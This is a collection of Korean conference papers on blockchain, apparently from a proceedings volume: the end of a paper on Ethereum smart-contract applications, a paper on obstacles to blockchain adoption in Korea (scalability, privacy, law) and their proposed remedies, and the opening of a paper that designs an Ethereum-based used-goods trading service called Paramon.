복권과 같이 변량을 다루는 금융시스템을 분산화 된 방식으로 구현할 수 있다.

4.2 비금융시스템에서의 이더리움 응용

비금융시스템이란 화폐가치 교환을 제외한 모든 거래의 집약체를 의미한다. 금융거래와 마찬가지로 조건문과 반복문을 포함하는 다양한 지시문에 대해 스마트계약을 작성할 수 있으며 스포츠시장에서 팀 간 선수 트레이드 등이 비금융시스템의 대표적인 예가 될 수 있을 것이다. 이더리움의 스마트계약은 이러한 비금융시스템에서 더욱 다양한 역할을 수행할 수 있다. 대표적으로 전자투표 등이 스마트계약을 통해 분산화 된 환경에서 구현될 수 있다. 다수의 표를 관리하는 중앙관리자가 존재하지 않지만 투표의 결과는 스마트계약을 통해 알 수 있는 시스템이 구축될 수 있다. 또한 이더리움의 스마트계약은 예측시장에 활용될 수 있다. 스마트계약에 일정사안에 대해 예측할 수 있는 함수를 넣는다면, 대다수의 노드는 같은 결과를 도출할 것이고, 체인에 연결된 블록이 결국 대다수의 노드가 동의한 예측결과가 될 수 있을 것이다. 이와 같이 이더리움의 스마트계약은 화폐가치를 교환하는 금융상품 뿐만 아니라 비금융상품 또한 다양한 분야에서 창출할 수 있다.

V. 이더리움의 한계점

이더리움 기술의 한계점으로는 거래 데이터를 얻기 위한 모든 노드들이 스마트계약의 계산을 수행해야 하는 점이 있다. 이더리움은 스마트계약을 통해 복잡하고 다양한 거래 연산에 대해 지원할 수 있지만, 그만큼 복잡한 연산을 수행하는 주체 또한 사용자 자신이기 때문에 비트코인에 비해 전체적인 연산량이 필수불가결하게 증가하였다. 따라서 이더리움은 비트코인보다 복잡한 함수를 거래에 적용하는 것이 용이하지만, 실제적인 연산문제로 인해 스마트계약에 포함되는 함수들은 연산량의 한계를 지닌다. 또한, 버려지는 블록(Stale block)을 추가

하여 블록 추가의 속도를 향상시킬 수 있지만 그만큼 블록체인의 크기가 커지는 단점을 지닌다 [1, 2]. 이 외에도 이더리움 기술은 거래내역이나 스마트계약에 대한 프라이버시를 보장하고 있지 않기 때문에 모든 사람이 이더리움 시스템에서 일어나고 있는 거래에 대해 알 수 있다. 비록 거래하는 당사자가 누구인지에 대한 정보는 알 수 없지만 거래의 흐름자체는 공공연하게 공개되기 때문에 프라이버시 문제가 발생할 수 있다 [9].

VI.결론

본 논문에서는 블록체인 기술을 활용한 분산 거래 시스템의 구축 및 이더리움 기술을 분석하였다. 또한 이더리움 기술을 활용한 응용분야를 보다 체계적으로 분류하고 각 응용분야에 맞는 스마트계약의 예를 보여주었다. 이더리움은 거래에 다양한 함수가 적용될 수 있는 만큼 그 활용도의 범위가 금융거래에서부터 비금융거래 까지 광범위하기 때문에 더욱 추이가 주목된다. 이더리움의 스마트계약에 포함될 수 있는 함수의 연산량을 실제 컴퓨팅환경에 맞게 실용적으로 조절하는 것이 앞으로의 과제가 될 것이고, 이더리움은 거래내역에 대한 프라이버시를 보장하기 위해 제트캐시(Zcash)를 이더리움 환경으로 적용하는 연구가 현재 진행 중이다 [5, 6]. 이더리움 기술이 아직 비트코인에 비해 널리 알려져 있지는 않지만, 금융시스템 및 비금융시스템으로의 확장으로 활용이 증가 될 것으로 기대된다.

VII. Acknowledge

본 연구는 교육부의 재원으로 한국연구재단의 지원(No.2016R1D1A1B03934545)과 미래창조과학부의 재원으로 한국연구재단의 지원(No.2017R1A2B4009903)을 받아 수행된 연구임.

[참고문헌]

[1] Wood, Gavin. "Ethereum: A secure decentralised generalised transaction ledger." Ethereum Project Yellow Paper 151 (2014).

[2] Buterin, Vitalik. "A next-generation smart contract and decentralized application platform." white paper (2014).

[3] Wood, Gavin. "Ethereum: A secure decentralized transaction ledger." (2014).

[4] Nakamoto, Satoshi. "Bitcoin: A peer-to-peer electronic cash system." (2008): 28.

[5] Sasson, Eli Ben, et al. "Zerocash: Decentralized anonymous payments from bitcoin." Security and Privacy (SP), 2014 IEEE Symposium on. IEEE, 2014.

[6] Mercer, Rebekah. "Privacy on the Blockchain: Unique Ring Signatures." arXiv preprint arXiv:1612.01188 (2016).

[7] Kadin, Jim. "PNP [O (log n)] and sparse Turing-complete sets for NP." Journal of Computer and System Sciences 39.3 (1989): 282-298.

[8] Miranda, Hugo, Alexandre Pinto, and Luıs Rodrigues. "Appia, a flexible protocol kernel supporting multiple coordinated channels." Distributed Computing Systems, 2001. 21st International Conference on.. IEEE, 2001.

[9] Neudecker, Till, Philipp Andelfinger, and Hannes Hartenstein. "A simulation model for analysis of attacks on the Bitcoin peer-to-peer network." Integrated Network Management (IM), 2015 IFIP/IEEE International Symposium on. IEEE, 2015.

[10] Ali, Robleh, et al. "Innovations in payment technologies and the emergence of digital currencies." (2014).

블록체인 기술 적용 시 한계점 제시 및 해결방안 연구

최홍석, 박경수, 서정택
순천향대학교 정보보호학과

A Study on the Limitations of Block Chain Technology and its Solution

Hong-Seok Choi, Kyung-Soo Park, Jung-Taek Seo
Department of Information Security Engineering, Soonchunhyang University.

요 약

제 4차 산업혁명의 기반으로 불리는블록체인 기술은 최근 몇 년 사이 활발하게 연구가 진행되고 있다. 블록체인은 공공 거래 장부라고도 불리며, 금융거래 시 발생할 수 도 있는 이중 지불 방지 및 위·변조를 불가능하게 하는 기술로 국내에선 핀 테크의 주요 기술로 자리매김 하고 있다. 현재 해외에선 4차 산업혁명의 핵심 기술인 블록체인에 대한 발 빠른 대처로 여러 글로벌 IT대기업을 중심으로 하여 기술융합을 통한 신규 플랫폼을 선보이고 있다. 하지만 국내에서는 아블록체인의 비즈니스 접목이 아직 초기에 머물러 있다. 본 논문에서는 제4차 산업혁명의 주요기반기술인 블록체인의 국내외 동향 및 국내에 블록체인 활용의 한계점을 분석하고 한계점을 해결을 하기 위한 해결방안을 제시하고자 한다.

I. 서론

제 4차 산업혁명의 기반으로 불리며 주요 기술인 이 블록체인 기술은 국내외를 통틀어 최근 몇 년 사이에 활발하게 연구되며 여러 기술들과 융합한 기술들을 내놓고 있다. 블록체인 기술은 공공 거래 장부라고도 불리며, 금융거래 도중 발생할 수 있는 이중 지불을 방지하고 위·변조가 불가한 기술로서 현재 국내에서는 핀테크의 주요 기술로 자리매김 하고 있다. [1]

4차 산업혁명에 맞춰 해외에서는 여러 글로벌 IT대기업의 중심으로 정부 또는 여러 IT대기업들과 협업을 하여 블록체인 기술의 연구와 기술융합을 통해 여러 신규 플랫폼을 선보이고 있다. 하지만 현재 국내에서는 다른 해외나라들보다 한 발 뒤쳐져 있는 실정이다. 그 이유는 현재 국내 블록체인 기술에 대한 법과 규제는 아직까지 현저히 미흡하기 때문이다. 예를 들어 거래도중 사고가 나게 되면 법적책임을 질 주체를 판단해야하나 현재로서는 판단이 불가하며 또한 현 금융시스템에서 거래 관련 인프라가 제공하고 있는 거래 처리 능력을 블록체인 기술 적용 시 이와 상응하는 처리 능력을 제공할 수 있는가에 대한 기술적 문제도 존재한다. 이외에도 블록체인의 종류 중 퍼블릭 블록체인 활용 시 정해진 참가자가 활용 하는 것이 아닌 모든 참가자가 공동으로 기록하고 관리하여 나타나는 프라이버시에 대한 문제도 존재한다.

따라서 본 논문에서는 제4차 산업혁명의 주요기반 기술인 블록체인의 국내외 동향 및 국내에 블록체인 활용이 어려운 점과 한계점을 분석하고 한계점을 해결하기 위한 해결방안을 제시하고자 한다. 본 논문의 구성으로는 2장에서 국내외 블록체인 기술의 활용 동향을 알아보고 3장에서는 블록체인 기술 적용 시 한계점에 대해 분석, 4장에선 한계점에 대한 해결방안을 제시하며 5장에서 결론을 맺는다.

II. 국내·외 블록체인 활용 동향

2.1 국외 블록체인 활용 동향

국외에서는 제 4차 산업혁명에 발 빠른 대응으로 주요 기술인 블록체인 기술을 여러 비즈니스 및 여러 IT 대기업과의 협업을 통해 블록체인기술의 적용을 시도하며 구현하고 있다.

국외 블록체인 활용 동향으로는 현재 블록체인에 대한 연구와 개발에 많은 공을 들이던 골드만삭스가 15년 11월 미국 특허청에 '증권 거래를 위한 암호화 화폐(Cryptographic Currency For Securities Settlement)' 라는 이름의 특허를 등록했다. 그리고 세틀코인을 활용하면 실시간으로 주식, 채권 등에 대한 거래가 가능하고 거래내역 역시 쉽게 확인 할 수 있으며, 위·변조가 사실상 불가능한 것이 특징이다.

미국 국방부에서는 블록체인 기술을 응용한 암호화 메신저 개발을 시도 했으며 이는 블록체인 기술을 군 전용 메신저에 적용을 하겠다는 것을 나타낸다. 이에 미국은 기존 중앙 집중화된 인프라를 활용하는데 따르는 비용을 줄이고, 분산화 된 장부를 사용해 어려 채널에서 전송된 정보 이력을 추적할 수 있게 한다는 계획을 가지고 있다고 한다. [2]

국 가	활 용 내 역
미 국	골드만삭스, JP 모건 체이스, Citi 비자, 나스닥 등 금융기관
	의료정보 기록 및 공유 암호화 메신저 개발
영 국	공공서비스 전반에 블록체인 적용 추진
스웨덴	토지등기부등본 시스템
러시아	공문서 관리 시스템 테스트
조지아 공화국	부동산 등기부 등본 기록
맨 섬	정부 채권 발행
온두라스	재산권 관련 기록 유지와 관리

[표 1] 국외 블록체인 활용 사례

또한 [표 1]에서 보듯이 미국 뿐 만아니라 영국, 스웨덴, 러시아 그리고 조지아 공화국 등등 제 4차 산업혁명의 맞춰 여러 해외 국가들이 주요기술인 블록체인을 여러 방면으로 접목시켜 이를 구현하거나 개발 단계에 있다. [3]

2.2 국내 블록체인 활용 동향

국내 블록체인 활용 동향으로는 현재 해외의 비해 초기 단계의 머물러있다. 최근 몇 년 사이 여러 금융권 쪽에서 블록체인을 접목하기 위해 글로벌 블록체인 컨소시엄인 'R3CEV' (15년 9월에 결성된 세계최대의 글로벌 블록체인 컨소시엄으로 핀-테크 기술의 표준화를 위해 구성), 'Hyperledger Project' 등의 컨소시엄 참여와 IT 대기업과의 협업을 진행하고 있다.

구 분	준 비 내 역
IBK 기업은행	IBK 금융그룹-코빗 블록체인 상호협력 TF 운영
	IBK-KISA 핀테크 블록체인 해커톤 개최
신한은행	골드 안심서비스 출시(2016년 8월)
	외화송금 등 금융 서비스 가능 모델 검토
KB국민은행	비대면 실명확인 증빙자료 보관 시스템 구축(2016년 4월)
	KB국민카드, 블록체인 활용한 개인인증 시스템 상용화(2016년 11월)
KEB 하나은행	국내최초 R3CEV 참여 프로젝트 수행
우리은행	은행 내 블록체인 실무협의회 운영
	문서인증 등 블록체인 기반 금융서비스 개발 추진

[표 2] 국내 은행의 블록체인 추진 현황

[표 2]에서는 국내 은행의 블록체인 추진 현황을 나타내고 있다. KEB하나은행이 국내 최초로 16년 4월 R3CEV 컨소시엄에 참여하게 되며 이것을 시발점으로 국내 금융권의 블록체인 활용 논의가 본격화 되어 이후 '신한은행', 'KB국민은행', '우리은행' 등 여러 은행에서 블록체인 기술을 도입하고 있으며 오는 6월 은행권에서 첫 블록체인을 이용 공인인증서를 대체할 수 있는 은행권 공동 '본인인증' 시스템 구축에 착수할 예정이다. [3][4][5]

또한 해운·항만·물류 업계에서도 블록체인을 활용하여 화물의 흐름을 실시간 추적할 수 있을 뿐 아니라 은행·정부 등 제3의 중앙 집권적 기관의 거래 정산 작업 없이 거래를 신속하게 진행 할 수 있다. 국내에선 현대 상선이 '17년 초 블록체인인 기술에 대한 자체 연구에 돌입하였다. [6] 삼성SDS에서는 블록체인 플랫폼 '넥스레저'를 공개하였고 이를 바탕으로 인공지

능(AI) 와 사물인터넷 (IoT)등 첨단 IT 기술을 접목하여 신규 사업을 개척해 나갈 계획이다. [7][8][9]

행정권에서 대표적인 사례로는 경기도 산하 기관에서 블록체인을 도입하여 일자리 관리, 진료비 지원, 고용 지원 등에 활용하고 있다. 특히 경기도 의료원의 산하 6개 병원은 진료비를 지원하는 환자관리를 개별적으로 하면서 매달 한 번씩만 전체적으로 파악해 왔으나, 블록체인 기술을 통해 경기도 의료원 본부와 산하 6개 병원이 실시간으로 정보를 공유하고 중복 지원을 사전의 차단 할 수 있게 된다. [10] 또한 경기도 '따복공동체 온라인 투표 시스템'에 블록체인 기술 중 하나인 '스마트컨트랙트'를 적용하여 투표 항목, 투표 참여자, 투표 후보자, 투표 시간 등 투표 업무에 필요한 일체의 요소들과 복잡한 투표 프로세스를 블록체인에 등록해 자동화 처리를 하여 중앙 관리기관 없이도 신뢰도 높은 투표를 할 수 있게 된다. [11]

III. 블록체인 적용의 한계점

국내에서 블록체인 기술을 적용하는데 있어서 몇 가지의 한계점이 존재한다. 현재 국내에서는 해외의 블록체인 기술연구의 급변하는 상황의 맞추어 이를 연구 및 개발하기 때문에 해외보다는 한계점에 대한 대책 마련이 늦어지고 있는 실정이다.

■ 블록체인의 기술적(확장성) 문제

현재 금융시장뿐 만 아니라 여러 곳에서 대량의 데이터를 얼마나 신속하게 처리할 수 있는가를 중점으로 두고 있다. 따라서 그에 따른 확장성과 처리속도가 매우 중요시 되고 있다. 하나의 예로 미국의 '미국청산예탁결제기관 (DTCC - Depository Trust & Clearing Corporation)' 에서는 매일 약 1억 건(초당 최대 1200건)의 거래데이터를 처리하고 있으며 중국의 '상하이주식거래소' 의 시스템은 최대 초당 8000건 가까이 거래데이터를 처리할 수 있다. 하지만 현재 공개형(Public) 블록체인으로는 기존 금융권의 엄청난 데이터 처리능력을 구현하기 어렵다. [12]

■ 프라이버시(Privacy) 문제

현재 공개형(Public) 블록체인은 제한된 참여자가 아닌 모든 참여자가 함께 거래내역 데이터를 처리하고 검증하게 된다. 이는 거래내역 데이터에 대한 무결성에 도움이 될 수 있으나, 프라이버시 에는 치명적일 수 있다. 각 기업과 은행은 반드시 숨겨야하는 정보가 존재하고, 이러한 정보들은 내부정보나 영업 기밀에 준하기 때문에 앞서 말한 정보를 모든 참여자가 공유하게 되면 기업과 은행들에겐 치명 적일 수 있다. [12]

■ 국내 현행법상의 한계

국내에서의 블록체인 기술에 대한 법과 규제는 현재 여전히 미흡하다. 아무런 법과 규제가 없이 기술이 도입이 된다면 기술에 대한 관련 사고 발생 시에 엄청난 혼란을 야기 할 수 있다. 예를 들어 블록체인 기술이 기반인 가상화폐 비트코인에서 거래 발생 시 이에 따른 세금을 징수하기가 어렵다는 점과 거래도중에 사고가 발생 시에도 법적 책임을 질 주체의 범위가 모호하다는 점 등 여러 문제가 있다.

전자금융거래법	동법 시행령
제3조(적용범위) ① 이 법은 다른 법률에 특별한 규정이 있는 경우를 제외하고 모든 전자금융거래에 적용한다. 다만, 금융회사 및 전자금융업자 간에 따로 정하는 계약에 따라 이루어지는 전자금융거래 가운데 대통령령이 정하는 경우에는 이 법을 적용하지 아니한다. ② 제5장의 규정은 제2조 제3호 다목 및 라목의 금융회사에 대하여는 이를 적용하지 아니한다. (중략)	**제2조(금융회사의 범위)** 「전자금융거래법」(이하 '법'이라 한다) 제2조 제3호 마목에서 '대통령령이 정하는 자'라 함은 다음 각 호의 어느 하나에 해당하는 지를 말한다. 1.「한국산업은행법」에 따른 한국산업은행 (1의2. 삭제 〈2014.12.30.〉) 2.「중소기업은행법」에 따른 중소기업은행 3.「한국수출입은행법」에 따른 한국수출입은행 8.「기술신용보증기금법」에 따른 기술신용보증 기금

[표 3] 전자금융거래법상 '적용대상' 관련조항

[표 3]은 전자금융 거래법상 '적용대상'에 대한 관련 조항이다. 지금 이러한 문제는 해외 각국에서도 법적으로 가장 큰 문제로 거론되고 있으며 이에 대한 법적 통제장치를 마련하는데 상당한 노력을 쏟고 있다. [13]

IV. 한계점의 대한 해결 방안

앞에서는 국내 블록체인 기술의 적용에 대한 한계점에 대해 언급하였다. 본 장에서는 각 한계점에 대한 해결방안을 제시해 보고자 한다.

■ 기술적 문제(확장성) 해결 방안

현재 이러한 기술적 문제에 대해 여러 가지 방법이 제안되어 시도하고 있다. 그 중하나로 샤딩(sharding)기법과 상태채널(State channel)을 통해 해결방법을 찾을 수 있다. 샤딩기법은 일반적으로 데이터베이스에서 효율적으로 확장성 확보를 위해 사용되는 기법이며, 이를 통해 서로 다른 주체들이 다른 부분들을 따로 보관 및 작업을 할 수 있으며 여러 개의 다른 내용이 서로 다른 샤딩 위에서 동시에 처리할 수 있다. 또한 상태채널은 거래내역 처리를 블록체인 외부에서 처리하는 기법이다. 따라서 거래내역은 만일의 사태를 대비해 나중에 블록체인에 기록해 두기만 하면 된다. [12]

■ 프라이버시(Privacy) 문제 해결방안

프라이버시(Privacy) 문제에 대한 해결방안은 두 가지의 대안을 생각해볼 수 있다. 첫 번째로 해시와 서명을 이용 간단한 암호화 기법을 사용하는 것과 두 번째로는 고급암호화 기법을 사용 데이터를 알아볼 수 없게 만드는 복잡한 기술이 있다. 두 가지 방법은 각각의 고유한계점을 가지게 되는데 해시, 서명을 이용한 간단한 암호화 기법을 사용 시 적용은 쉬우나 낮은 수준에서의 프라이버시만 확보가 되며, 고급암호화 기법을 사용 시 전자의 방법보다 훨씬 효과적으로 프라이버시가 보장되지만, 아직 검증을 충분히 거치지 못한 기술을 사용해야 한다는 한계점이 있다.

아직까지 블록체인 개발자 사이에 완벽하다고 평가받은 대안은 없다. 하지만 높은 수준의 프라이버시 구현이 가능한 기법은 일부 존재한다. 예를 들어 링 서명(ring signature), 준 동형 암호화 (homo-morphic encryption)등이 있다.

이러한 여러 기법을 통해 특정 참여자에게 특정상황에서 특정정보를 제공하는 것이 가능할 것이다. [12]

■ 현행법상의 한계 해결 방안

현재의 법과 규제로 신기술인 블록체인 기술을 도입할 때 앞서 언급과 같은 많은 법적인 문제를 야기 시킬 수 있다.

따라서 우리나라에서도 현재 중앙 집중형 시스템을 관리·감독하고 있는 정부에서 앞으로의 블록체인 기술이 가지고 올 IT인프라의 변화를 주시 하고 항상 대비해야 하며 블록체인 기반(P2P Network)의 법률과 규제, 관리·기술적인 가이드라인을 제시해야 한다.

또한 블록체인의 특징인 탈중앙화가 이루어졌을 경우 여러 중앙관리자, 중개 기관 등이 축소될 수 있으며 이를 의지하던 여러 기관의 서비스가 사라질 수 도 있다.

따라서 정부는 신기술인 블록체인 기술의 대한 성급한 규제는 블록체인 기술의 연구·개발을 제한 할 수 있기 때문에 선제적 규제 보다는 '세심한 관찰'을 정책의 기초로 삼아 법률과 규제를 마련해야한다.

그리고 정부는 여러 IT대기업과 IT관련 종사자들, 정부의 관련 부서 등이 모여 법, 규제, 정책에 대한 협의가 필요하며 이에 따라서 법과 규제를 정해야 할 것이다. [13]

V. 결론

본 논문에서는 블록체인 기술의 국내외 동향과 블록체인 기술 적용 시의 한계점 제시 및 해결방안에 대해 알아보았다. 해외에서는 4차 산업혁명 시대에 발맞춰 융·복합 기술을 기반으로 많은 연구와 개발이 진행 중에 있다. 하지만 국내에서는 이러한 블록체인 기술에 대한 연구와 개발이 해외보다 한발 늦은 실정이다.

현재 블록체인 기술 적용을 어렵게 하는 한계점들은 기술적인 문제인 데이터 처리능력과 공개형 블록체인에서의 프라이버시 문제 및 현행법상 관련법과 규제가 있으며, 이에 대한 해

결 방안으로 기존의 시스템이 처리 할 수 있는 능력만큼의 블록체인 기술 연구가 필요할 것이며, 프라이버시를 보장할 수 있는 암호화 기법과 응용방법을 고안하여 특정 정보를 특정 상황에 특정 참여자에게 전달 수 있는 기술에 대한 개발이 필요하다. 또한 정부와 IT대기업의 협력으로 신기술 도입에 대한 정책, 법률, 적용 방안을 연구하여 현재의 상황을 타개할 필요가 있다. 한계점을 해결하여 블록체인 기술을 적용하였을 때 모든 분야에 활용이 가능하며 또한 그에 따른 여러 분야의 기술발전을 기대할 수 있다.

본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] "'현금 없이 안전하게 거래', 미래부 4차 산업혁명 핵심기술인 '블록체인' 활용기반 조성", https://goo.gl/1T1OOC

[2] ZDNET, "미군, 블록체인 기반 암호화 메신저 개발 추진", https://goo.gl/nnMKQL

[3] 이영환, "국내외 블록체인 기술 적용분야 및 사례 연구", KISA, 2016. 12. pp.1~110

[4] 이대기, "금융업의 블록체인 국내외 활용사례 및 시사점", 한국금융연구원, 주간 금융브리프 25권 34호[2016], pp.12~13

[5] "은행 블록체인 컨소시엄 첫 사업, 공인인증서 대체 시스템 구축", https://goo.gl/pxeGUc

[6] "해운·항만업계 블록체인 기술도입…", https://goo.gl/VPxWt0

[7] "삼성SDS, 블록체인 플랫폼 '넥스레저' 공개…금융시장 진출", https://goo.gl/mGRCqy

[8] "IT서비스업계·정부, 블록체인 생태계 조성 본격화", https://goo.gl/Xpd2Wd

[9] "삼성SDS, 블록체인 사업 본격 추진", https://goo.gl/adW3ZA

[10] "경기도 산하기관, 블록체인 도입 잇따라… 일자리, 복지, 공공의료 등", https://goo.gl/oSnBwQ

[11] "경기도 주민공동체, 온라인투표 시스템에 블록체인 도입", https://goo.gl/2zmvTM

[12] 백종찬, 한승환, 안상욱, 김영진, Chris Hong, "피넥터 보고서 -제1호 블록체인 기술의 발전과정과 이해' ", ㈜피넥터, 2016 pp.1~54

[13] 서정호, 이대기, 최공필, "금융업의 블록체인 활용과 정책과제", 한국금융연구원, Vol.2017 No.2 [2017] pp.1~130

블록체인을 도입한 중고 물품 거래 서비스 설계*

김보연, 이연희, 이부형, 이종혁

상명대학교 컴퓨터소프트웨어공학과

A Design of Used Product Transaction Services Using a Block Chain

Boyeon KIM, Yeonhui LEE, Boohyung Lee, Jong-Hyouk Lee

Dep. of Computer Software, Sangmyung Univ.

요 약

기존 중고 물품 거래 사이트에서 일어나는 불미스러운 사건들이 일어날 가능성을 낮추기 위하여 본 논문에서는 중고 물품 거래 사이트에블록체인이라는 개념을 도입하였다. 본 논문에서는 블록체인의 장점인 탈 중앙성, 확장성, 투명성, 무결성 등을 이용하여 사용자끼리 신뢰성이 있고 안전한 거래가 가능한 Paramon 이라는 중고 물품 거래서비스를 제안한다.

I. 서론

기존에 많은 사람들이 이용하는 중고 물품 거래 사이트와 애플리케이션의 시스템은 사용자들의 개인 정보가 정확하지 않고 신상 정보에 대한 보안성이 낮다. 그로 인해 계정을 조작하여 사기거래를 하려는 범죄가 빈번히 나타나고 있다. 또한, 사기 거래가 발생했을 때 거래 내역을 증명하는 시스템이 없으므로 사용자들의 신뢰가 보장되지 않는 문제점이 있다. 따라서 개인 정보의 안전이 보장되고 거래 내역의 무결성이 증명되는 시스템이 필요하다.

본 논문에서 제안하는 Paramon은 중고 물품 거래에서 사용자들의 거래내역을 투명하게 공개하여 사용자 간 신뢰성이 높고, 거래 완료 후 거래 내역 수정이 불가능하게 만들어 거래 내역 데이터의 보안성을 높인 중고 물품 거래 서비스이다.

Paramon은 블록체인을 사용하여 거래 내역을 공공장부에 저장함으로써 그 내역을 투명하게 관리할 수 있고 데이터의 무결성도 보장할 수 있다.

본 논문에서는 블록체인 플랫폼 중 이더리움을 이용하여 데이터의 무결성과 사용자들 간의 신뢰성을 높인 중고 물품 거래 서비스 Paramon을 설계한 내용을 다룬다.


II. 관련연구

2.1 Blockchain(블록체인)

블록체인 [1]은 2008년 사토시 나카모토가 처음 제안한 것으로, 거래 내역이 담긴 여러 개의 블록들을 서로 연결하여 블록 안에 저장된 데이터의 무결성을 보장하는 기술이다. 그의 논문에서 디지털 통화를 안전하게 주고받으면서 선한 이용자를 지키고 부적절하게 사용하려는 이용자를 막기 위한 방법으로 블록체인을 사용하였다.

* 이 논문은 2016년도 정부(교육부)의 산업연계 교육활성화 선도대학 사업에서 지원을 받아 수행된 연구임

블록의 구조는 [그림 1]과 같다. 블록은 블록 헤더와 블록 바디로 이루어져 있는데, 블록 헤더 부분은 난스 값, 비트, 타임스탬프 등이 들어가 있으며, 이전 블록의 해시 값을 가지고 있기 때문에 블록들이 서로 연결되어 블록 안의 데이터를 보호한다. 블록 바디는 사용자들의 거래 내역들로 이루어져 있다.



[그림 1] 블록의 구조

블록체인은 3가지로 분류할 수 있는데 누구나 블록체인 네트워크에 참여할 수 있는 퍼블릭 블록체인과 하나의 기관에서 독자적으로 사용하는 프라이빗 블록체인, 여러 기관들이 컨소시엄을 이뤄 구성하는 컨소시엄 블록체인으로 분류 할 수 있다.

P2P 방식의 네트워크를 사용하며 블록체인을 구성하는 노드에는 풀 노드와 라이트 노드가 있다. 풀 노드는 로컬에 모든 거래 내역을 가지고 있으므로 거래 사실을 확인하고자 할 때 혼자서 모든 거래 내역을 찾을 수 있고, 라이트 노드는 이웃 노드들과의 통신으로 자신이 찾고자 하는 거래 내역을 찾는다.

2.2 Ethereum(이더리움)

Ethereum(이더리움) [2]은 러시아 이민자 출신 캐나다인 비탈리크 부테린이 2014년에 제안한 애플리케이션 개발을 위한 블록체인 플랫폼이다. 개발자들의 편의성을 위해서 C++, Java, Python, GO언어로 구현된 다양한 API를 제공한다. 전 세계 수많은 사용자들이 보유하고 있는 컴퓨팅 자원을 활용해 분산 네트워크를 구성하고, 이 플랫폼을 이용하여 개발 초기에 SNS, 이메일, 전자투표 등 다양한 정보를 기록하는 시스템을 창안하였다.

이더리움은 콘트랙트(Contracts)라고 하는 일종의 프로그램을 사용자가 작성하고, 블록체인에서 일정한 조건을 만족하면 동작하도록 코드 형태로 거래 내역을 작성할 수 있기 때문에 '스마트 콘트랙트 플랫폼(Smart Contracts Platform)'이라고 불리기도 한다. 상대방의 확인 및 상호신뢰가 어려운 디지털 환경에서 파기할 수 없는 강력한 계약을 만들어 낼 수 있다는 점이 장점이다.

2.3 디지털 서명

디지털 서명 [3]이란 암호화 알고리즘을 통해 컴퓨터상에서 만들어진 문서나 전자 메일, 메시지 및 매크로와 같은 디지털 정보에 해당 정보를 만든 사람의 신원을 인증 및 보증하는데 사용된다.

디지털 서명은 사용자 인증과 무결성, 부인 방지 기능이 있다. 사용자 인증의 경우 사용의 신원을 보증해주는 기능이며, 디지털 서명의 무결성은 서명 이후 문서에 변동이 없다는 것을 보증하는 것을 말한다. 마지막으로 부인 방지 기능은 서명자가 해당 문서에 서명한 후 서명한 사실을 부인하지 못하게 하는 기능이다. 제안하는 시스템에서는 블록체인에 데이터를 등록할 때 디지털 서명을 통해 사용자의 신원을 보증하고 거래를 부인하는 것을 방지하기 위해 사용한다.

2.4 대칭키 암호화 형식


메시지를 보낼 때 대칭키 암호화 방식 [4]을 사용하여 송, 수신자가 서로 공유하는 일회성 세션 키를 통해 메시지를 암호화한다. 메시지를 받은 사람은 암호화된 메시지를 세션 키로 복

호화 하여 내용을 확인한다. 이러한 메시지 암호화 방식은 세션 키를 가지는 수신자만이 메시지를 확인할 수 있도록 하여 기밀성을 제공한다. 제안하는 시스템에서는 거래에 사용하는 데이터 중 프라이버시 침해 문제와 직접적으로 관련된 데이터들을 보호하기 위해 사용한다.

III. 제안하는 기법

본 장에서는 Paramon 시스템이 제안하는 기법을 다룬다. 시스템의 소프트웨어 아키텍처와 프로그램 네트워크, 시스템의 구성도, 프로그램 순서도, 그리고 트랜잭션 안에 들어갈 데이터를 순서대로 각 내용에 관해 기술한다.

3.1 소프트웨어 아키텍처




[그림 2] 소프트웨어 아키텍처

Paramon의 소프트웨어 아키텍처는 위 [그림 2]와 같다.

프론트엔드의 웹상에서는 회원가입, 게시판, 사기거래신고, 거래확인 기능을 제공한다. 사용자들은 회원가입 후 게시판을 이용하여 판매자가 상품을 제시하고 구매자가 상품에 대해 구매 요청을 할 수 있다. 두 거래 당사자들이 쪽지를 이용하여 거래 순서 및 상품의 가격을 합의한다. 또한 사기 거래에 당했을 때에는 웹상에서 신고 할 수 있는 기능을 제공한다.

